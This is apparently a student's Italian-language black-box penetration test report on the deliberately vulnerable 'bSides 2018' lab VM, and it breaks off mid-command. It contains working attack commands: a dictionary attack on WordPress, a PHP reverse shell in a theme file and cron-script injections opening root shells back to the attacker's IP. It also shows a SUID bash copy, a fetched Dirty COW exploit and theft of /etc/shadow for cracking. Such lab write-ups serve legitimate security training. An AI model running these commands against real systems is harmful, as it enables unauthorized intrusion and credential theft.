W16D4

Black Box Pentest

Emma Rullo

1. Sommario

Il presente documento descrive un'attività di Vulnerability Assessment e Penetration Test (VA/PT) condotta in modalità black-box sulla macchina virtuale "bSides 2018".

L'attività ha portato all'ottenimento dei privilegi di root. Sono stati individuati e sfruttati i seguenti punti deboli:

- **Servizio FTP con accesso anonimo** che espone un file di backup contenente una lista di nomi utente validi.
- **Installazione WordPress 4.5** raggiungibile su /backup_wordpress, con credenziali deboli (john / enigma) recuperate tramite attacco a dizionario.
- **Esecuzione di codice remoto** ottenuta dal pannello di amministrazione WordPress (editor dei temi) e, in alternativa, tramite modulo Metasploit.
- **Errata configurazione di un cron job** (script /usr/local/bin/cleanup scrivibile da tutti ed eseguito da root) sfruttabile per l'escalation dei privilegi.
- **Riuso/debolezza delle password di sistema** con un utente (anne) membro del gruppo sudo, recuperato tramite cracking offline degli hash di /etc/shadow.
- **Vulnerabilità kernel Dirty COW (CVE-2016-5195)** presente sul sistema, verificata come vettore alternativo.

2. Metodologia

L'attività ha seguito le fasi standard di un penetration test, che corrispondono anche alla struttura di questo report:

- **Information Gathering / Reconnaissance** — individuazione del bersaglio e scansione di porte e servizi.
- **Enumeration** — analisi approfondita dei servizi esposti (FTP, HTTP/WordPress).
- **Vulnerability Assessment** — identificazione delle vulnerabilità e delle configurazioni errate.
- **Exploitation** — sfruttamento delle vulnerabilità per ottenere accesso iniziale.
- **Privilege Escalation** — elevazione dei privilegi fino a root.
- **Post-Exploitation** — persistenza, raccolta credenziali, information disclosure.

Strumenti principali: Kali Linux, Nmap, Gobuster, Nikto, WPScan, Metasploit, John the Ripper, netcat, searchsploit.

3. Ambiente di laboratorio

Ruolo	Sistema	Indirizzo IP
Attaccante	Kali Linux	192.168.64.3
Bersaglio	bSides 2018 (Ubuntu 12.04.4 LTS)	192.168.64.10

4. Fase 1 — Information Gathering

4.1 Host discovery

Si è individuata la macchina bersaglio tramite una scansione della sottorete:

```
sudo nmap -sn 192.168.64.0/24
```

La scansione ha identificato l'host attivo 192.168.64.10.




Figura — nmap -sn sulla sottorete: individuazione dell'host bersaglio 192.168.64.10.

4.2 Scansione di porte e servizi

È stata eseguita una scansione completa di tutte le porte con rilevamento di versione e script di default:

```
nmap -sV -sC -p- -oN nmap_full.txt 192.168.64.10
```

I servizi esposti rilevati sono riassunti nella tabella seguente.

Porta	Servizio	Versione / Note
21/tcp	FTP	vsftpd 2.3.5 — accesso anonimo consentito
22/tcp	SSH	OpenSSH 5.9p1 — solo autenticazione a chiave pubblica
80/tcp	HTTP	Apache 2.2.22 / PHP 5.3.10 — robots.txt → /backup_wordpress




Figura — nmap -sV -sC -p-: porte 21 (vsftpd 2.3.5), 22 (OpenSSH 5.9p1), 80 (Apache 2.2.22).

5. Fase 2 — Enumerazione

5.1 FTP — accesso anonimo

Il servizio FTP consente l'accesso anonimo. All'interno è stato trovato e scaricato un file di backup contenente una lista di nomi utente:

```
ftp 192.168.64.10
get users.txt.bk
cat users.txt.bk
```

Utenti individuati: abatchy, john, mai, anne, doomguy.




Figura — login FTP anonimo e users.txt.bk: abatchy, john, mai, anne, doomguy.

5.2 Enumerazione web (Gobuster e Nikto)

La directory /backup_wordpress è emersa dal file robots.txt. Sono state eseguite due scansioni web complementari:

```
gobuster dir -u http://192.168.64.10/ -w /usr/share/wordlists/dirb/common.txt
nikto -h http://192.168.64.10
```

Nikto ha evidenziato in particolare: server Apache/PHP obsoleti, il file .bash_history accessibile via web (la home dell'utente coincide con la web root) e il directory indexing attivo su /wp-content/uploads/.




Figura — Gobuster: risorse individuate (.bash_history, robots.txt, server-status).



Figura — Nikto: Apache/PHP obsoleti, .bash_history accessibile via web, directory indexing.

5.3 Enumerazione WordPress (WPScan)

L’installazione è un WordPress 4.5. Con WPScan sono stati enumerati gli utenti ed effettuato un attacco a dizionario:

```
wpscan --url http://192.168.64.10/backup_wordpress/ --enumerate u
wpscan --url http://192.168.64.10/backup_wordpress/ -U john -P /usr/share/wordlists/rockyou.txt
```

Credenziali ottenute: john / enigma (ruolo amministratore).



Figura — WPScan: enumerazione utenti (john, admin) e attacco a dizionario riuscito (john / enigma).

6. Fase 3 — Vulnerability Assessment

#	Vulnerabilità
1	FTP con accesso anonimo che espone una lista utenti (users.txt.bk)
2	Credenziali WordPress deboli (john/enigma)
3	RCE da pannello admin WordPress (editor temi / upload plugin)
4	Cron job /usr/local/bin/cleanup scrivibile da tutti, eseguito da root
5	Utente anne con sudo (ALL:ALL) e password debole (princess)
6	Kernel vulnerabile a Dirty COW (CVE-2016-5195)
7	Information disclosure: .bash_history via web e directory indexing
8	Software obsoleto (Apache 2.2.22, PHP 5.3.10, OpenSSH 5.9)

Vulnerabilità rilevate

7. Fase 4 — Exploitation

Sono stati ottenuti due vettori di accesso iniziale indipendenti a partire dalle credenziali WordPress.


7.1 Metodo A — Editor dei temi (manuale)

Dal pannello WordPress (Appearance → Editor) è stato modificato il file 404.php del tema twentysixteen inserendo una reverse shell PHP:

```
<?php exec("/bin/bash -c 'bash -i >& /dev/tcp/192.168.64.3/4444 0>&1'"); ?>
```

Posto un listener su Kali e richiamato il file, si ottiene una shell come www-data:

```
nc -lvnp 4444
curl http://192.168.64.10/backup_wordpress/wp-content/themes/twentysixteen/404.php
python -c 'import pty; pty.spawn("/bin/bash")'
```






Figura — payload inserito in 404.php (editor temi) e reverse shell ottenuta come www-data.

7.2 Metodo B — Metasploit (wp_admin_shell_upload)

In alternativa, lo stesso accesso è stato ottenuto con Metasploit, che carica un plugin malevolo usando le credenziali admin:

```
msfconsole -q
use exploit/unix/webapp/wp_admin_shell_upload
set RHOSTS 192.168.64.10
set USERNAME john
set PASSWORD enigma
set TARGETURI /backup_wordpress
set LHOST 192.168.64.3
exploit
```

Il modulo apre una sessione Meterpreter come www-data (sysinfo: bsides2018, Linux 3.11, i686).




Figura — Metasploit: sessione Meterpreter come www-data e sysinfo (bsides2018, kernel 3.11, i686).

8. Fase 5 — Privilege Escalation

8.1 Enumerazione locale

Dalla shell www-data sono stati raccolti gli elementi chiave per l'escalation:

```
id; whoami
cat /etc/crontab                    # * * * * * root /usr/local/bin/cleanup
ls -la /usr/local/bin/cleanup       # -rwxrwxrwx  (scrivibile da tutti!)
find / -perm -4000 -type f 2>/dev/null
which gcc
```

Il punto cruciale: lo script /usr/local/bin/cleanup è scrivibile da chiunque ed eseguito da root ogni minuto tramite cron.




Figura — /etc/crontab con cleanup eseguito da root, permessi -rwxrwxrwx; enumerazione SUID e presenza di gcc.

8.2 Metodo A — cron → bash SUID

Iniettando un comando nello script cron si crea una copia SUID di bash:

```
echo 'cp /bin/bash /tmp/rootbash; chmod +s /tmp/rootbash' >> /usr/local/bin/
cleanup
# attendere l'esecuzione del cron (~1 min)
/tmp/rootbash -p
id        # euid=0(root)
```




Figura — iniezione nel cron, /tmp/rootbash -p: euid=0(root).

8.3 Metodo B — cron → reverse shell root

Variante: lo stesso vettore cron viene usato per ottenere una reverse shell con privilegi di root su un secondo listener:

```
nc -lvnp 5555                                          # su Kali
echo '#!/bin/bash' > /usr/local/bin/cleanup
echo 'bash -i >& /dev/tcp/192.168.64.3/5555 0>&1' >> /usr/local/bin/cleanup
# al minuto successivo arriva la shell root
```




Figura — reverse shell con privilegi di root ricevuta su nc 5555 (root@bsides2018, uid=0).

8.4 Metodo C — Dirty COW (CVE-2016-5195) [tentato]

Il kernel 3.11 i686 è vulnerabile a Dirty COW. L'exploit è stato trasferito e compilato con successo:

```
searchsploit -m 40839
python3 -m http.server 8000                    # su Kali
wget http://192.168.64.3:8000/40839.c          # sul target
gcc -pthread 40839.c -o dirty -lcrypt
```

Esito: la compilazione è andata a buon fine, ma all'esecuzione c'è stato un blocco a causa della race condition, comportamento tipico di Dirty COW sul kernel i686. Avendo già ottenuto root tramite vettori affidabili, si è scelto di non forzare l'exploit. La vulnerabilità resta comunque confermata.



Figura — Dirty COW: searchsploit, compilazione gcc riuscita ed esecuzione (PoC instabile).

8.5 Metodo D — Cracking offline + utente sudo (anne)

Da root sono stati estratti /etc/passwd e /etc/shadow e trasferiti su Kali via SSH per il cracking offline degli hash SHA-512:

```
scp -i ~/bsides_key -o HostKeyAlgorithms=+ssh-rsa -o
PubkeyAcceptedKeyTypes=+ssh-rsa \
